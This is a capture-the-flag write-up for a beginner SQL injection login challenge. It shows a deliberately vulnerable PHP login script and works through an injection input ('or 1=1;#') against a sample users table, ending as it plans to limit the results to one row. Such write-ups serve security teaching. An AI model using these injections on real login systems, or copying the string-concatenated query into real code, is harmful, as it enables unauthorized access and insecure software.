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Problem: Can you log into the system?

Hint: There is a database storing login information, maybe it can be injected.

Given: login.phps


Note: Structured Query Language, or SQL, is a database managing programming language. SQL stores information in the form of tables. A table is a collection of related data entries and it consists of columns and rows.

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| user_id | username | password |
+-----+-----+-----+
|    1   | admin   | adminpass |
|    2   | user    | userpass  |
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```

More info on SQL injection: http://www.w3schools.com/sql/sql_injection.asp

Steps:

1) Visit the linked site and attempt to login.



2) The login will fail. Notice that at the bottom of the login is a link to the source code.

```
login.php
1 <?php
2 include "config.php";
3 $con = mysqli_connect("localhost", "sql1", "sql1", "sql1");
4 $username = $_POST["username"];
5 $password = $_POST["password"];
6 $debug = $_POST["debug"];
7 $query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
8 $result = mysqli_query($con, $query);
9
10 if (intval($debug)) {
11     echo "<pre>";
12     echo "username: ", htmlspecialchars($username), "\n";
13     echo "password: ", htmlspecialchars($password), "\n";
14     echo "SQL query: ", htmlspecialchars($query), "\n";
15     if (mysqli_errno($con) != 0) {
16         echo "SQL error: ", htmlspecialchars(mysqli_error($con)), "\n";
17     }
18     echo "</pre>";
19 }
20
21 if (mysqli_num_rows($result) != 1) {
22     echo "<h1>Login failed.</h1>";
23 } else {
24     echo "<h1>Logged in!</h1>";
25     echo "<p>Your flag is: $FLAG</p>";
26 }
27
28 ?>
```

There is no input validation for the username and password fields. The php script checks that there is only one result in the SQL query. The query is a concatenation of the input.

Note: MySQL has a command interpreter that can be used to set databases and tables

3) The mySQL table structure:

```
mysql> SELECT * FROM users_tbl;
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```
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| user_id | username | password |
+-----+-----+-----+
| 1 | admin | adminpass |
| 2 | user | userpass |
+-----+-----+-----+
```

2 rows in set (0.00 sec)

Now to try to get a positive result from our query:

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mysql> SELECT * FROM users_tbl WHERE username='admin' AND
password='asdf' or 1=1;#;
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+-----+-----+-----+
| user_id | username | password |
+-----+-----+-----+
| 1 | admin | adminpass |
| 2 | user | userpass |
+-----+-----+-----+
```

2 rows in set (0.00 sec)

Now there are results, but the script makes sure that only one result was found. We should be able to add a statement to limit our results...